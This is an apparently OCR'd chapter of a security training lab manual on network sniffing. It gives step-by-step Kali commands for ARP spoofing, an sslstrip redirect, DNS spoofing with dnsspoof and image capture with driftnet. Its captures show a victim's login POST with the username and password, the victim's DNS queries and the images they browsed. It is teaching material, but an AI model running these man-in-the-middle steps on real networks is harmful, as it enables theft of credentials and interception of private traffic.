
Chapter 8

Sniffing

Lab Manual



THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

INDEX

Practical 1: Method to sniff passwords in LAN

Tools Required: *Wireshark, arpspoof, iptables, sslstrip*

Open a terminal and execute the following command to allow packet forwarding

echo 1 > /proc/sys/net/ipv4/ip_forward

```
root@kali:~# echo  1 > /proc/sys/net/ipv4/ip_forward
```

In the same terminal, execute the following command to add a rule to ***iptables firewall*** that redirects web traffic to port 10000 where ***sslstrip*** is running.

iptables –t nat –p tcp –A PREROUTING --dport 80 –j REDIRECT --to-port 10000

```
root@kali:~# iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to
-port 10000
```

Execute ***sslstrip -a*** to run secure protocols as insecure protocols

```
root@kali:~# sslstrip -a

sslstrip 0.9 by Moxie Marlinspike running...
```

To perform a ***MITM attack***, execute the following ARP poisoning command in a new terminal

arpspoof -t <router ip> <target ip>


```
root@kali:~# arpspoof -t 192.168.0.1 192.168.0.145
78:45:c4:c7:e:c2 1c:5f:2b:71:1f:66 0806 42: arp reply 192.168.0.145 is-at 78:45:c4:c7:e:c2
```

Open one more terminal and execute the below command


arpspoof -t <target ip> <router ip>


```
root@kali:~# arpspoof -t 192.168.0.145 192.168.0.1
78:45:c4:c7:e:c2 0:e0:4c:61:2f:41 0806 42: arp reply 192.168.0.1 is-at 78:45:c4:c7:e:c2
78:45:c4:c7:e:c2 0:e0:4c:61:2f:41 0806 42: arp reply 192.168.0.1 is-at 78:45:c4:c7:e:c2
78:45:c4:c7:e:c2 0:e0:4c:61:2f:41 0806 42: arp reply 192.168.0.1 is-at 78:45:c4:c7:e:c2
```

Load **Wireshark** and start sniffing, it will prompt an error message, Click ***OK*** to continue




Double-click on the interface to start sniffing.







Apply **http.request.method==POST** filter and click on blue colour button



if the target provides login credentials on a website, Wireshark will display packets that contain those credentials.



To view the contents of the packet **right click** on the packet and choose to ***follow*** and then ***TCP Stream.***



We can observe userid and password of the victim as shown in below image.


Wireshark · Follow TCP Stream (tcp.stream eq 104) · wireshark_eth0_20180624173102_nHWGze

```
POST /Login1.action HTTP/1.1
Host: www.way2sms.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.way2sms.com/wpwd.action?id=8unh&username=9876543210&ec=0004
Cookie: JSESSIONID=A04~01EF4E4B4227982E839C656C6324C3EF.w804; _ga=GA1.2.1377084962.1529841718; _gid=GA1.2.1444777109.1529841718;
__gads=ID=d3b443fb4ac60413:T=1529841721:S=ALNI_MbveRJTQ47B0MQh_LwNXxsj382fPw
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

username=9876543210&password=nullHTTP/1.1 302 Found
Transfer-Encoding: chunked
Date: Sun, 24 Jun 2018 12:03:51 GMT
Connection: close
Location: http://www.way2sms.com/wpwd.action?id=9ipw&username=9876543210&ec=0004
Server: Apache-Coyote/1.1

0
```

Practical 2: Method to perform MITM Attack in LAN

Tools Required: *iptables, sslstrip, arpspoof, dnsspoof*

Open leafpad and type ***YOUR_IP *.**** and save the file



Open a terminal window and execute the following command to allow packet forwarding

echo 1 > /proc/sys/net/ipv4/ip_forward

```
root@kali:~# echo  1 > /proc/sys/net/ipv4/ip_forward
```

In the same terminal, execute the following command to add a rule to ***iptables firewall*** that redirects web traffic to port 10000 where ***sslstrip*** is running.

iptables –t nat –p tcp –A PREROUTING --dport 80 –j REDIRECT --to-port 10000

```
root@kali:~# iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to
-port 10000
```

Execute ***sslstrip -a*** to run secure protocols as insecure protocols

```
root@kali:~# sslstrip -a

sslstrip 0.9 by Moxie Marlinspike running...
```

To perform a ***MITM attack***, execute the following ARP poisoning command in a new terminal

arpspoof -t <router ip> <target ip>

```
root@kali:~# arpspoof -t 192.168.0.1 192.168.0.145
78:45:c4:c7:e:c2 1c:5f:2b:71:1f:66 0806 42: arp reply 192.168.0.145 is-at 78:45:c4:c7:e:c2
```

Open one more terminal and execute the below command

arpspoof -t <target ip> <router ip>

```
root@kali:~# arpspoof -t 192.168.0.145 192.168.0.1
78:45:c4:c7:e:c2 0:e0:4c:61:2f:41 0806 42: arp reply 192.168.0.1 is-at 78:45:c4:c7:e:c2
78:45:c4:c7:e:c2 0:e0:4c:61:2f:41 0806 42: arp reply 192.168.0.1 is-at 78:45:c4:c7:e:c2
78:45:c4:c7:e:c2 0:e0:4c:61:2f:41 0806 42: arp reply 192.168.0.1 is-at 78:45:c4:c7:e:c2
```

Open a New Terminal and execute the following command to perform DNS poisoning

dnsspoof -f <file you have created before> -i interfacename host YOURIP and udp port 53

```
root@kali:~# dnsspoof -f /root/Desktop/demo.txt -i eth0 host 192.168.0.145 and udp port 53
dnsspoof: listening on eth0 [host 192.168.0.145 and udp port 53]
```

The above command displays DNS queries performed on the victim's system.

```
192.168.0.145.32844 > 192.168.0.1.53:  44067+ A? detectportal.firefox.com
192.168.0.145.32844 > 192.168.0.1.53:  44067+ A? detectportal.firefox.com
192.168.0.145.52330 > 192.168.0.1.53:  49218+ A? tiles.services.mozilla.com
192.168.0.145.52330 > 192.168.0.1.53:  49218+ A? tiles.services.mozilla.com
192.168.0.145.35996 > 192.168.0.1.53:  14407+ A? ocsp.digicert.com
192.168.0.145.35996 > 192.168.0.1.53:  14407+ A? ocsp.digicert.com
192.168.0.145.34900 > 192.168.0.1.53:  42125+ A? www.kali.org
192.168.0.145.34900 > 192.168.0.1.53:  42125+ A? www.kali.org
192.168.0.145.55795 > 192.168.0.1.53:  45117+ A? tools.kali.org
192.168.0.145.55795 > 192.168.0.1.53:  45117+ A? tools.kali.org
192.168.0.145.55143 > 192.168.0.1.53:  14382+ A? www.offensive-security.com
192.168.0.145.55143 > 192.168.0.1.53:  14382+ A? www.offensive-security.com
192.168.0.145.60721 > 192.168.0.1.53:  39960+ A? www.nethunter.com
192.168.0.145.60721 > 192.168.0.1.53:  39960+ A? www.nethunter.com
192.168.0.145.33018 > 192.168.0.1.53:  9319+ A? www.exploit-db.com
192.168.0.145.33018 > 192.168.0.1.53:  9319+ A? www.exploit-db.com
192.168.0.145.48661 > 192.168.0.1.53:  21076+ A? www.facebook.com
192.168.0.145.48661 > 192.168.0.1.53:  21076+ A? www.facebook.com
192.168.0.145.49836 > 192.168.0.1.53:  20169+ A? twitter.com
192.168.0.145.49836 > 192.168.0.1.53:  20169+ A? twitter.com
192.168.0.145.52393 > 192.168.0.1.53:  25205+ A? www.linkedin.com
192.168.0.145.52393 > 192.168.0.1.53:  25205+ A? www.linkedin.com
192.168.0.145.40492 > 192.168.0.1.53:  17747+ A? self-repair.mozilla.org
192.168.0.145.40492 > 192.168.0.1.53:  17747+ A? self-repair.mozilla.org
192.168.0.145.48572 > 192.168.0.1.53:  41418+ A? www.google.com
192.168.0.145.48572 > 192.168.0.1.53:  41418+ A? www.google.com
192.168.0.145.39600 > 192.168.0.1.53:  41024+ A? www.gstatic.com
192.168.0.145.39600 > 192.168.0.1.53:  41024+ A? www.gstatic.com
192.168.0.145.59579 > 192.168.0.1.53:  29175+ A? ssl.gstatic.com
192.168.0.145.59579 > 192.168.0.1.53:  29175+ A? ssl.gstatic.com
```

Practical 3: Sniffing images using Driftnet


Performing ARP poisoning (as shown in above practicals) then open a new terminal and execute the following command

driftnet -i <interface name>


```
root@kali:~# driftnet -i eth0
```

Driftnet will open a new window which displays images that are browsed by the victim on his computer. If the victim visits a website running on ***http*** protocol, we can see images.

On victim's computer: http://www.espn.in



On the attacker's computer (driftnet window)




Practical 4: Monitoring network traffic using DARKSTAT

Execute the following command to start ***darkstat*** tool


```
root@kali:~# darkstat -b 0.0.0.0 -i eth0 -p 669
```

This service will run on 669 port number by default. This tool provides a web interface which can be accessed through http://127.0.0.1:669/ with the help of a browser.

Scroll down and click on ***automatic reload*** to ***on/off*** live stats.



Click Hosts to see stats based on IP addresses



127.0.0.1:669/hosts/

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng | Kali Forums | NetHunter | Kali Training


darkstat 3.0.719 | graphs | hosts | homepage

Hosts

(1-30 of 42)

IP	Hostname	MAC Address	In	Out	Total	Last seen
192.168.1.106	kali	1c:1b:0d:b5:af:e4	8,207,798	6,230,704	14,438,502	0 secs
